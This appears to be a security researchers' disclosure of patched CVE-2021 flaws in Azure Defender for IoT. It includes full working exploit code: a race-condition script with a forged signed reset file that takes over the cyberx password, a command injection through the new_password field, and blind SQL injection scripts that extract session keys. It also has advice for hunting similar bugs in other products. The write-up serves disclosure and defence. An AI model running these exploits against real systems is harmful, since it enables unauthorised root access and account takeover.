Route controllers that do not require authentication
Every controller that inherits from BaseHandler and does not validate authentication or require a secret token is a candidate. "Inherits" means it is built on top of a common parent, the way a form letter is built on a template. A token here is a short secret string that proves you are allowed in, like a wristband at an event. A few controllers drew particular attention.
The upload handler for the recovery ZIP, from components\xsense-web\cyberx_web\api\admin.py:1508, looks like this:
class ZipFileConfigurationApiHandler(BaseHandler):
    def _post(self):
        path = self.request.POST.get('path')
        approved_path = ['licenses', 'reset_password']

        if path not in approved_path:
            raise Exception("provided path is not approved")

        path = os.path.join('/var/cyberx', path)
        cyberx_common.clear_directory_content(path)

        files = self.request.FILES
        for file_name in files:
            license_zip = files[file_name]
            zf = zipfile.ZipFile(license_zip)
            zf.extractall(path=path)
Line by line: class ZipFileConfigurationApiHandler(BaseHandler) defines a handler built on the common BaseHandler. def _post(self) is the function that runs when a browser sends data to this address (a POST request is the kind used to submit a form). path = self.request.POST.get('path') reads a field called path from the submitted form. approved_path = ['licenses', 'reset_password'] lists the only two folder names allowed. The if line rejects anything else. os.path.join('/var/cyberx', path) builds the full folder path, so the result is either /var/cyberx/licenses or /var/cyberx/reset_password. clear_directory_content(path) empties that folder first. The for loop then goes through each uploaded file, opens it as a ZIP, and extractall unpacks everything inside into that folder.
The important point: this handler lets a user upload a ZIP and unpack its contents into the reset_password folder.
The recovery request handler, from the cyberx Python library file django_helpers.py:576, is:
class PasswordRecoveryApiHandler(BaseHandler):
    def _get(self):
        global host_id

        if not host_id:
            host_id = common.get_system_id()
            host_id = common.add_dashes(host_id)

        return {
            'instanceId': host_id
        }

    def _post(self):
        print 'resetting user password'
        result = {}
        try:
            body = self.parse_body()
            user = body.get('user')

            if user != 'cyberx' and user != 'support':
                raise Exception('Invalid user')

            try:
                self._try_reset_password()
            except Exception as e:
                logging.error('could not verify activation certificate, error {}'.format(e.message))
                result = {
                    "internalSystemErrorMessage": '',
                    "userDisplayErrorMessage": 'This password recovery file is invalid.' +
                                                  'Download a new file. If this does not work, contact support.'
                }

            url = "http://[redacted]:9090/core/api/v1/login/reset-password"
            r = requests.post(url=url)
            r.raise_for_status()

            # Reset passwords

            user_new_password = common.generate_password()
            self._set_user_password(user, user_new_password)

            if not result:
                result = {
                    'newPassword': user_new_password
                }
        finally:
            clear_directory_content('/var/cyberx/reset_password')

        return result
Line by line: _get handles a simple read request and returns the machine's instanceId, which is the ApplianceID shown on the recovery page. _post handles the actual recovery. It reads the submitted body and gets the user field. It only accepts cyberx or support; anything else is rejected. It then calls _try_reset_password(), which does the certificate checks. If that raises an error, it records a friendly error message for the user. Next it sends a request to http://[redacted]:9090/core/api/v1/login/reset-password, an internal address on the same machine ([redacted] always means "this computer"), handled by a Java component. raise_for_status() makes the code complain if that request fails. Then it generates a new password, sets it for the user, and returns it in the newPassword field. The finally block always runs, even on error, and empties the reset_password folder afterwards.
The _try_reset_password function does the certificate checks:
 def _try_reset_password(self):
        license_signing_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH, SIGNING_CERTIFICATE_FILE_NAME)
        intermediate_issuer_certificate_path = os.path.join(RESET_PASSWORD_DIR_PATH, ISSUER_CERTIFICATE_FILE_NAME)

        cert_data = ssl.verify_certificate(intermediate_issuer_certificate_path, license_signing_certificate_path)
        certificate = load_certificate(FILETYPE_PEM, cert_data)
        print 'validating subject'
        ssl.verify_subject(certificate)
        print 'validating issuer'
        ssl.verify_issuer(certificate)
Line by line: it builds the paths to the two certificate files inside the reset folder. ssl.verify_certificate checks the signing certificate against the issuer certificate. load_certificate reads the result as a certificate object. ssl.verify_subject checks who the certificate claims to belong to, and ssl.verify_issuer checks who issued it. In plain terms, this side does the full passport check: is this passport genuine, and was it issued by an office we trust?
Afterwards, the request to the internal API http://[redacted]:9090/core/api/v1/login/reset-password is handled by a Java component that runs this code:
public class ResetPasswordManager {
  private static final Logger LOGGER = LoggerFactory.getLogger(ResetPasswordManager.class);
  private static final String RESET_PASSWORD_CERTIFICATE_PATH = "/var/cyberx/reset_password/IotDefenderSigningCertificate.pem";
  private static final String RESET_PASSWORD_JSON_PATH = "/var/cyberx/reset_password/ResetPassword.json";

  private static final ActivationConfiguration ACTIVATION_CONFIGURATION = new ActivationConfiguration();

  public static void resetPassword() throws Exception {
    LOGGER.info("Trying to reset password");
    JSONObject resetPasswordJson = new JSONObject(FileUtils.read("/var/cyberx/reset_password/ResetPassword.json"));
    ResetPasswordProperties resetPasswordProperties = (ResetPasswordProperties)JsonSerializer.fromString(resetPasswordJson
        .getJSONObject("properties").toString(), ResetPasswordProperties.class);
    boolean signatureValid = CryptographyUtils.isSignatureValid(JsonSerializer.toString(resetPasswordProperties).getBytes(StandardCharsets.UTF_8), resetPasswordJson
        .getString("signature"), "/var/cyberx/reset_password/IotDefenderSigningCertificate.pem");
    if (!signatureValid) {
      LOGGER.error("Signature validation failed");
      throw new Exception("This signature file is not valid");
    }
    String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
    DateTime issuanceDate =

DateTimeFormat.forPattern("MM/dd/yyyy").parseDateTime(resetPasswordProperties.getIssuanceDate()).withTimeAtStartOfDay();
    if (DateTime.now().withTimeAtStartOfDay().minusDays(7).isAfter((ReadableInstant)issuanceDate)) {
      LOGGER.error("Password reset file expired");
      throw new Exception("Password reset file expired");
    }
    if (!Environment.getSensorUUID().replace("-", "").equals(resetPasswordProperties.getApplianceId().trim().toLowerCase().replace("-", ""))) {
      LOGGER.error("Appliance id not equal to real uuid");
      throw new Exception("Appliance id not equal to real uuid");
    }
  }
}
Line by line: the class reads ResetPassword.json from the reset folder. It converts the properties section into a Java object. isSignatureValid checks that the signature in the JSON matches the data, using the certificate file IotDefenderSigningCertificate.pem. If not, it throws an error. Then it reads the subscriptionId from the JSON and the machine's own subscription ID from its configuration. The if line rejects the request when the machine's ID does not contain the submitted one. Then it parses issuanceDate in month/day/year format and rejects the file if it is more than seven days old. Finally it compares the machine's own UUID (a unique identifier for the machine) with the applianceId from the JSON, ignoring hyphens and case, and rejects a mismatch.
If the Java API returns 200 OK (the standard "success" response code in HTTP, the language browsers and servers speak), the Python controller generates a new password and returns it.
The core weakness: two checkers, one folder
The recovery mechanism therefore has two separate checkers: the external Python web API and the internal Java web API running on Tomcat. Nothing coordinates them. This creates what security people call a time-of-check-time-of-use (TOCTOU) vulnerability. The everyday version: you check that a parcel contains books, then leave the room, and someone swaps the parcel before it is delivered. The check happened, but on a different parcel than the one that was used.
Because the ZIP upload and the recovery request are separate interfaces, files in /var/cyberx/reset_password can be changed between the first check (Python) and the second check (Java). The Python side sees correctly signed Azure files and approves. Then the Java side reads replaced, specially crafted files, approves them too, and returns 200 OK.
The Java API also has logical flaws that let crafted payloads bypass all its checks. Its signature check is the same code shown above. The issue is that it does not verify the IotDefenderSigningCertificate.pem certificate, unlike the Python API. It only checks that the signature in the JSON file was made by the attached certificate file. That is like accepting a letter because it says "signed by me" and comes with a homemade stamp: the stamp matches the letter, but nobody checked whether the stamp is real. An attacker can therefore generate a self-signed certificate (one they made themselves, with no authority behind it) and sign the ResetPassword.json payload, and the signature check passes.
The subscription ID check follows:
  String subscriptionId = resetPasswordProperties.getSubscriptionId();
    String machineSubscriptionId = ACTIVATION_CONFIGURATION.getSubscriptionId();
    if (!machineSubscriptionId.equals("") &&
      !machineSubscriptionId.contains(resetPasswordProperties.getSubscriptionId())) {
      LOGGER.error("Subscription ID didn't match");
      throw new Exception("This signature file is not valid");
    }
Line by line: it takes the subscription ID from the submitted JSON and the machine's own subscription ID. If the machine's ID is not empty, and the machine's ID does not contain the submitted ID as a substring, it rejects the request. The subscription ID is the only property a remote attacker cannot obtain, and guessing it in reasonable time is infeasible. But the check is flawed: it tests whether machineSubscriptionId contains the user-controlled subscription ID, not the other way around. The use of .contains() is entirely insecure. Since a real subscription ID is a GUID (a long identifier in a fixed format with groups of characters separated by hyphens) and must contain a hyphen, supplying a single hyphen character passes the check, because every real ID contains a hyphen.
Next, issuanceDate is checked, then ApplianceId, which the password recovery page already supplies. All Java API checks can therefore be bypassed, leaving only the race condition to win in order to reset the password without authorisation. A race condition is when two things happen at almost the same time and the result depends on which finishes first, like two people grabbing for the same door handle. The split between the ZIP upload interface and the recovery interface makes winning the race easier, because the two actions can be repeated independently.
Preparing the attack
Step 1: get a legitimate recovery ZIP
Any Azure user can generate a "dummy" ZIP. The victim's Azure account is not needed, only a legitimate certificate. This is done at:
https://portal.azure.com/#blade/Microsoft_Azure_IoT_Defender/IoTDefenderDashboard/Sites
A new trial Azure account is enough. The secret identifier is irrelevant and may contain garbage. The reason for this step: the attacker only needs the recovery ZIP file to obtain a legitimate certificate.
Step 2: build the malicious ZIP
The crafted ZIP contains two files. IotDefenderSigningCertificate.pem is a self-signed certificate generated with:
openssl req -x509 -nodes -newkey rsa:2048 -keyout key.pem -out IotDefenderSigningCertificate.pem -subj "/C=DE/ST=NRW/L=Berlin/O=My Inc/OU=ALEG/CN=www.example.com/emailAddress=[redacted]"
Line by line: openssl req is the OpenSSL command for creating certificate requests and certificates. -x509 says to make a self-signed certificate rather than a request. -nodes means do not encrypt the private key with a passphrase. -newkey rsa:2048 generates a new RSA key of 2048 bits. -keyout key.pem writes the private key to that file. -out IotDefenderSigningCertificate.pem writes the certificate to that file. -subj supplies the identity fields: country (C), state (ST), locality (L), organisation (O), organisational unit (OU), common name (CN) and email address.
ResetPassword.json is signed by that self-signed certificate and modified to bypass the Java checks. It can be signed with the following Java code:
import com.cyberx.infrastructure.common.configuration.ActivationConfiguration;
import com.cyberx.infrastructure.common.serializers.JsonSerializer;
import com.cyberx.infrastructure.common.utils.CryptographyUtils;
import com.cyberx.infrastructure.common.utils.FileUtils;
import com.cyberx.infrastructure.models.pojos.ResetPasswordProperties;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.GeneralSecurityException;
import org.joda.time.DateTime;
import org.joda.time.ReadableInstant;
import org.joda.time.format.DateTimeFormat;
import org.json.JSONObject;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.apache.commons.codec.binary.Base64;

    public static void sign() {
        String data = "{\"tenantId\":\"<redacted>\",\"subscriptionId\":\"-\",\"type\":\"PasswordReset\",\"applianceId\":\"<redacted>\",\"issuanceDate\":\"06/19/2021\"}";
        try {
            String signature = Base64.encodeBase64String(CryptographyUtils.rsaSign("C:\\key.pem", data.getBytes()));
            JSONObject jsonData = new JSONObject(data);
            JSONObject completeData = new JSONObject();
            completeData.put("properties", jsonData);
            completeData.put("signature", signature);
            System.out.println(completeData.toString());
            FileUtils.write("C:\\ResetPassword.json", completeData.toString());
        } catch (GeneralSecurityException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
Line by line: the import lines bring in the product's own helper classes and standard Java libraries. sign() builds the JSON text in data. Note "subscriptionId":"-": a single hyphen, chosen to pass the .contains() check. rsaSign signs the data with the private key in C:\key.pem, and Base64.encodeBase64String turns the signature into text. The code then wraps the properties and the signature into one JSON object, prints it, and writes it to C:\ResetPassword.json. The catch blocks print errors if signing or writing fails.
The applianceId comes from the password recovery page. The tenantId is not verified and can be anything. The issuanceDate is self-explanatory. The subscriptionId is set to a single hyphen to pass the .contains() check.
Step 3: run the race
Once generated and signed, the JSON is added to a ZIP archive and used by this Python exploit:
import requests
import threading
import time
import sys
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "[redacted]"
BENIGN_RESET_PATH = "./benign.zip"
MALICIOUS_RESET_PATH = "./malicious.zip"

BENIGN_DATA = open(BENIGN_RESET_PATH, "rb+").read()
MALICIOUS_DATA = open(MALICIOUS_RESET_PATH, "rb+").read()

def upload_reset_file(data, timeout=0):
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    files = {"file": data}
    data = {"path": "reset_password"}
    while True:
        requests.post("https://{0}/api/configuration/zip-file".format(HOST), data=data, files=files, headers=headers, cookies=cookies, verify=False)
        if not timeout:
            time.sleep(timeout)

def recover_password():
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    data = {"user": "cyberx"}
    while True:
        req = requests.post("https://{0}/api/authentication/recover".format(HOST), json=data, headers=headers, cookies=cookies, verify=False)
        if b"newPassword" in req.content:
            print(req.content)
            sys.exit(1)

def main():

    looper_benign = threading.Thread(target=upload_reset_file, args=(BENIGN_DATA, 0), daemon=True)
    looper_malicious = threading.Thread(target=upload_reset_file, args=(MALICIOUS_DATA, 1), daemon=True)
    looper_recover = threading.Thread(target=recover_password, args=(), daemon=True)

    looper_benign.start()
    looper_malicious.start()
    looper_recover.start()

    looper_recover.join()

if __name__ == '__main__':
    main()
Line by line: the import lines bring in requests (a library for sending web requests), threading (for running several loops at once), time (for pauses), and sys (for exiting). The disable_warnings line silences warnings about insecure HTTPS connections. HOST is the target machine. The two open(...).read() lines load the two ZIP files into memory. upload_reset_file builds the headers and cookies a browser would send. A cookie is a small piece of data a website stores in your browser to remember you; a CSRF token is a value the server gives you so it can tell your own form submissions apart from ones forged by another site. The function then loops forever, posting the ZIP to /api/configuration/zip-file with path set to reset_password, and sleeps for timeout seconds between uploads. recover_password loops forever posting {"user": "cyberx"} to /api/authentication/recover, and stops when the response contains newPassword, printing it. main starts three threads: one uploading the benign ZIP with no pause, one uploading the malicious ZIP with a one second pause, and one sending recovery requests. join() waits for the recovery thread to finish.
benign.zip is the ZIP from the Azure portal; malicious.zip is the crafted one. The script performs the TOCTOU attack and receives the password of the cyberx user without authentication, using three threads:
- looper_benign: uploads the benign ZIP in an infinite loop.
- looper_malicious: same, but uploads the malicious ZIP, with a 1 second timeout in this configuration.
- looper_recover: sends the recovery request to trigger the vulnerable code.
The documentation states that the ZIP file cannot be tampered with. This vulnerability is addressed as part of CVE-2021-42310. A CVE is a public catalogue number for a known security flaw, so people can refer to the same bug unambiguously.
Running commands as root
With the cyberx password, SSH login and code execution as root are possible. Root is the all-powerful administrator account on a Linux machine, the equivalent of the owner's master key. Even without the password, a stealthier approach exists. After login, the attack surface is much larger; one example is a command injection in the change password mechanism, from components\xsense-web\cyberx_web\api\authentication.py:151:
   def _post(self):
        try:
            body = self.parse_body()
            password = body['password']
            username = body['username'].lower()  # Lower case the username mainly because it does not matter
            ip_address = self.get_client_ip_address()

            # 1. validate credentials:
            try:
                logging.info('validate credentials...')
                user = LoginApiHandler.validate_credentials_and_get_user(username, password, ip_address)
            except UserFriendlyException as e:
                raise e
            except Exception as e:
                logging.error('User authentication failure', exc_info=True)
                raise UserFriendlyException('User authentication failure', e.message)

            # 2. validate new password:
            new_password = body['new_password']
            err_message = UserPasswordApiHandler.validate_password(new_password)
            if err_message:
                raise UserFriendlyException("Password doesn't match security policy", err_message)

            # 3. change password:
            user.set_password(new_password)
            user.save()
            process.run('sudo /usr/local/bin/cyberx-users-password-reset -u {username} -p {password}'
                        .format(username=user.get_username().encode('utf-8'), [redacted] hide_output=True)
            return {'msg': 'Password has been replaced.'}
        except UserFriendlyException as e:
            raise e
        except Exception as e:
            raise UserFriendlyException("Unable to set password.", e.message)
Line by line: the function reads three fields from the submitted form: password, username and later new_password. It lowercases the username. It records the caller's IP address. Step 1 checks the current username and password, which the attacker already has. Step 2 checks the new password against the security policy, but only for complexity, not for dangerous characters. Step 3 saves the new password and then runs the shell command sudo /usr/local/bin/cyberx-users-password-reset -u {username} -p {password}, filling in the username and the new password. sudo runs a command with administrator rights. process.run runs the command on the machine. The except blocks turn errors into friendly messages.
The problem: because new_password is not sanitised, any command can be injected and runs as root via sudo, since the cyberx user is a sudoer (allowed to use sudo). Command injection means slipping extra shell commands into a value the program expects to be plain data, like writing "pay £10; also open the safe" on a payment slip. The HTTP packet used:
POST /api/external/authentication/set_password HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-CSRFTOKEN: aaaa
Referer: https://[redacted]/login
Origin: https://[redacted]
Cookie: cyberx-version=[redacted]-r-55a4f94; csrftoken=aaaa; sessionid=[redacted]; RELOCATE_URL=
Content-Length: 100
Content-Type: multipart/form-data; boundary=[redacted]

{"username" : "cyberx", "password" : "",
"new_password": "``"}
Line by line: the first line says this is a POST request to that path using HTTP version 1.1. Host names the target. User-Agent says which program is calling. Accept-Encoding and Accept say what response formats are welcome. Connection: close asks to close the connection after the response. X-CSRFTOKEN, Referer and Origin are the anti-forgery values a browser would send. Cookie carries the session and version information. Content-Length gives the body size. Content-Type says the body is form data with a boundary marker. The body supplies the username, an empty current password, and a new_password containing backticks.
This vulnerability is addressed as part of CVE-2021-42312.
POC
A POC is a proof of concept: a demonstration that the flaw really works, usually a short video or script.
SQL injection in the token validation flow (CVE-2021-42313)
DynamicTokenAuthenticationBaseHandler inherits from BaseHandler and does not require authentication. It contains two functions, get_version_from_db and uuid_is_connected, prone to SQL injection:
def get_version_from_db(self, uuid):
    version = None
    with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
        logger.info("fetching the sensor version from db")
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        if len(xsenses) > 0:
            version = xsenses[0]['version']
            logger.info("sensor version according to db is: {}".format(version))
        else:
            logger.info("sensor not in db")
    return version

def uuid_is_connected(self, uuid):
    with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        result = len(xsenses) > 0
    return result
Line by line: both functions open a connection to a MySQL database (a database is an organised store of data, like a very large spreadsheet) on the local machine. execute_select_query runs a query. The query text is built by pasting the uuid value into the string with .format(uuid). SELECT id, UID, version FROM xsenses WHERE UID = '...' asks the database for rows in the xsenses table whose UID matches. The first function returns the version of the matching sensor; the second returns whether any row matched.
SQL injection means putting database commands into a value the program expects to be plain data, so the database runs them. It is like writing extra instructions on a form where only a name was expected. The UUID parameter is not sanitised and is formatted into the query. Several classes inherit DynamicTokenAuthenticationBaseHandler, and the flow to the vulnerable functions exists in the token validation process, so the injection can be triggered without authentication from:
api/sensors/v1/syncapi/v1/upgrade/statusapi/v1/upgrade/upgrade-log
execute_select_query internally calls the SQL execute API, which supports stacked queries, so the simple select injection is a more powerful primitive (executing any query using ;). A stacked query is several database commands sent one after another, separated by semicolons, so the database runs them all. In testing, insert, update and SQL special commands were executed.
The PoC uses api/sensors/v1/sync to extract a logged-in user's session id from the database, which allows account takeover:
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://[redacted]"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2,3 -- a".format(currChr, currBit)

            body = {
                "token": "aleg",
                "uid": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/sensors/v1/sync", json=body, verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)

def main():
    startAttack()

if __name__ == "__main__":
    main()
Line by line: the script loops over character positions 1 to 39, and for each position over bits 0 to 7. The sql string is the injected payload. aleg' closes the original quoted value. union select adds extra results to the original query. if(..., sleep(3), 0) makes the database pause for three seconds when a condition is true. The condition extracts one bit of one character of the session_key from the django_session table, choosing the most recent session with data longer than 70 characters. -- a comments out the rest of the original query. The script sends this as the uid field to /api/sensors/v1/sync and measures how long the response takes. If it took more than two seconds, the bit is 1; otherwise 0. After eight bits, it reverses the bit string, converts it to a number, and appends the character. It stops when the character is zero. This technique is called blind SQL injection: the attacker cannot see the database directly, so they ask yes/no questions and watch the response time.
An example of the script output:
With the session id, login to the management web interface is possible, and from there several methods lead to code execution as root: change the password and log in to SSH (these users are sudoers), use the script scheduling mechanism, or use the command injection described earlier. The attack is made easy by the lack of session validation: nothing verifies that the session id is used from the same IP address and User-Agent as the session initiator. A session id is the value a website gives your browser after login so it can recognise you on later requests, like a cloakroom ticket.
SQL injection behind a shared secret (CVE-2021-42311)
UpdateHandshakeHandlers::is_connected is also prone to SQL injection. The class inherits from BaseHandler, is reachable by unauthenticated users via /api/v1/token/update-handshake, but its _post performs token verification:
class UpdateHandshakeHandlers(BaseHandler):
    def __init__(self):
        super(UpdateHandshakeHandlers, self).__init__()
        self.update_secret = update_secret

    def is_connected(self, sensor_uid):
        with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
            logger.info("fetching the sensor version from db")
            xsenses = client.execute_select_query(
                "SELECT id, UID FROM xsenses WHERE UID = '{}'".format(sensor_uid))

            if len(xsenses) > 0:
                logger.info("sensor {} found on db".format(sensor_uid))
                return True
            else:
                logger.info("sensor {} not in db".format(sensor_uid))
                return False

    def _post(self):
        try:
            body = self.parse_body()
        except Exception as ex:
            return self.generic_handler(self.invalid_body)

        try:
            sensor_update_secret = body['update_secret']
            sensor_uid = body['xsenseUID']

            if sensor_update_secret != self.update_secret:
                raise Exception('invalid secret')

            if not self.is_connected(sensor_uid):
                raise Exception('only supported with connected sensors')
        except Exception as ex:
            logging.exception('failed to fetch new token')
            return self.generic_handler(self.invalid_token)

        logger.info("update handshake succeeded")
        token = {
            'token': tokens.get_token()
        }
        return token
Line by line: the class stores a shared update_secret when created. is_connected builds a query with the sensor_uid pasted in, and returns True if a matching row exists. _post reads the submitted body, then reads update_secret and xsenseUID from it. If the submitted secret does not equal the stored one, it rejects the request. If the sensor is not connected, it rejects too. If both pass, it returns a new token.
The API requires a secret token, but that token is hardcoded in index.properties and shared across all Defender for IoT installations worldwide, so the injection can be exploited without authentication. A hardcoded secret is a password written directly into the program's files, the same on every copy, like a master key printed in every copy of a manual. The extraction script:
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://[redacted]"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2 -- a".format(currChr, currBit)

            body = {
                "update_secret": "[redacted]",
                "xsenseUID": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/v1/token/update-handshake", json=body, verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)

def main():
    startAttack()

if __name__ == "__main__":
    main()
Line by line: this is the same bit-by-bit extraction as before, with two differences. The payload is sent as xsenseUID to /api/v1/token/update-handshake, and the body includes the shared update_secret so the request passes the secret check.
As with the first SQL injection, the extracted session id allows any of the methods above to execute code as root.
Heap overflow in RCDCAP (CVE-2021-37222)
The sensor uses RCDCAP, an open source project, to open CISCO ERSPAN and HP ERM encapsulated packets. Encapsulation is wrapping one network message inside another, like putting a letter inside a parcel so it can travel through a system that only handles parcels. ERSPANProcessor::processImpl and HPERMProcessor::processImpl are vulnerable to a wildcopy heap-based buffer overflow, which can potentially allow arbitrary code execution when processing specially crafted input.
A buffer overflow happens when a program copies more data into a memory area than it can hold, spilling into neighbouring memory. "Heap-based" means the memory involved is the general-purpose pool the program uses for data. "Wildcopy" means the copy uses an unchecked length taken from the input. The everyday comparison: pouring a litre of water into a cup sized for a glass, so it spills over the table and soaks whatever is next to it. If an attacker controls what spills, they may be able to influence what the program does next.
The bug was found by locally fuzzing RCDCAP with pcap files. Fuzzing means feeding a program large numbers of slightly altered inputs to see which ones make it crash. A pcap file is a saved recording of network traffic. The bug occurs when this line is executed (hp-erm-processor.cc:94, erspan-processor.cc:90):
std::copy(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
        &packet[caplen], &packet[MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize()]);
Line by line: std::copy copies a range of bytes from one place to another. The second argument is where to stop reading: the end of the captured packet. The third argument is where to start writing: the position of the VLAN tag plus the size of the VLAN tag.
This was reported to the code owner and MSRC; the code owner has already issued a fix:
MSRC (the Microsoft Security Response Center, the team that handles security reports) decided the issue does not meet the bar for an MSRC security update, and the development group might fix it as needed.
Why it all worked
The password recovery chain rests on two independent checkers reading the same files from /var/cyberx/reset_password with no coordination, which is the TOCTOU window. The Java checker trusts the certificate attached to the payload instead of verifying it against a trusted issuer, so a self-signed certificate is accepted. Its subscription check uses .contains() in the wrong direction, so a single hyphen passes. The Python side does verify the certificate chain, but the race lets the Java side see different files than the Python side approved.
The command injection exists because new_password is only checked for complexity, not sanitised, before being pasted into a shell command run with sudo. The SQL injections come from pasting the UUID into queries without parameterisation (parameterisation means sending data separately from the query text so it can never be read as commands). Stacked queries make them more powerful, and the second one is protected only by a secret shared across all installations. The RCDCAP overflow is a wildcopy in the ERSPAN and HP ERM processors when handling crafted packets.
Who is affected, and how bad is it
Unauthenticated attackers can remotely compromise devices protected by Microsoft Azure Defender for IoT by abusing the password recovery mechanism, and the SQL injections allow access without authentication. A successful attack may lead to full network compromise, since Defender for IoT has a TAP on network traffic; access to sensitive information on the network could open sophisticated attacking scenarios that are difficult or impossible to detect. Azure Defender for IoT running unpatched systems is affected, and since the product has many configurations, for example RTOS, which were not tested, users of those systems can be affected as well. At the time of writing there was no evidence of in-the-wild abuse.
The findings were reported to Microsoft in June 2021 and tracked as CVE-2021-42310, CVE-2021-42312, CVE-2021-37222, CVE-2021-42313 and CVE-2021-42311, marked critical, some with CVSS score 9.8. CVSS is a standard scoring system for the severity of a security flaw, where 10 is the worst.
The fix
Microsoft released a security advisory with patch details in December 2021 for CVE-2021-42310, CVE-2021-42312, CVE-2021-42313 and CVE-2021-42311. The RCDCAP code owner issued a fix for CVE-2021-37222, while MSRC decided it did not meet the bar for an MSRC security update. Users are encouraged to update immediately. The researchers also recommend revoking any privileged credentials deployed to the platform before the cloud platforms were patched, and checking access logs for irregularities.
Disclosure timeline:
- June 21, 2021: initial report to MSRC.
- June 24, 2021: initial response from MSRC.
- June 30, 2021: MSRC requests a PoC video and code.
- July 1, 2021: code and PoC video shared with MSRC.
- July 16, 2021: MSRC confirms the bug and starts working on a fix.
- December 14, 2021: MSRC releases an advisory.
Things to look for in other products
- Race between two checkers on shared files. Look for flows where an upload endpoint writes files that a second, independent service later validates. A positive result is a window where the first checker approves benign content and the second processes replaced content, returning success.
- Certificate attached to the payload instead of verified against a trust store. Check whether a signature check verifies the signing certificate's issuer. A positive result is acceptance of a self-signed certificate and a payload signed with its key.
- Reversed
.contains()checks on identifiers. Try a single character that any valid identifier must contain (a hyphen in a GUID). A positive result is passing the check with a one-character value. - Unsanitised password fields passed to shell commands. Submit a
new_passwordcontaining shell metacharacters and observe whether the command runs. A positive result is execution of an injected command with the privileges of the calling process. - UUID parameters pasted into SQL. Send a quote and a stacked query to endpoints such as
api/sensors/v1/sync,api/v1/upgrade/statusandapi/v1/upgrade/upgrade-log. A positive result is a time delay fromsleep()or a changed row count. - Hardcoded shared secrets in configuration files. Search extracted sources for tokens in files like
index.propertiesand replay them against token-protected endpoints. A positive result is a valid token response without prior authentication. - Session ids without binding. After extracting a session key, reuse it from a different IP address and User-Agent. A positive result is an accepted session, showing no binding validation.
- Fuzzing packet decapsulation code with pcap files. Feed crafted ERSPAN and HP ERM packets to the dissector. A positive result is a crash in the wildcopy path, indicating a heap overflow.
Glossary
- API: the set of addresses a program offers so other programs can talk to it.
- Appliance: a dedicated physical machine sold to run one product.
- ApplianceID: the identifier a Defender for IoT machine shows on its password recovery page.
- Base64: a way of writing binary data using only ordinary text characters.
- Buffer overflow: copying more data into a memory area than it can hold, spilling into neighbouring memory.
- Certificate: a small file that proves an identity, issued by an authority others trust.
- Command injection: slipping extra shell commands into a value a program expects to be plain data.
- Cookie: a small piece of data a website stores in your browser to remember you.
- CSRF token: a value the server gives you so it can tell your own form submissions apart from forged ones.
- CVSS: a standard scoring system for the severity of a security flaw, where 10 is the worst.
- CVE: a public catalogue number for a known security flaw.
- Deep packet inspection (DPI): opening up each network message and reading its contents, not just its address.
- Digital signature: a mathematical stamp proving a file has not changed since it was signed, and who signed it.
- Dissector: a small program that knows how to read a particular network protocol.
- Encapsulation: wrapping one network message inside another.
- Fuzzing: feeding a program many slightly altered inputs to see which ones make it crash.
- GUID: a long identifier in a fixed format with groups of characters separated by hyphens.
- Hardcoded secret: a password written directly into a program's files, the same on every copy.
- Heap: the general-purpose pool of memory a program uses for data.
- Horizon: the component of Defender for IoT that performs deep packet inspection.
- HTTP: the language browsers and servers speak; 200 OK is its standard success response.
- Inherits: built on top of a common parent, the way a form letter is built on a template.
- IoT: the Internet of Things, everyday devices connected to networks.
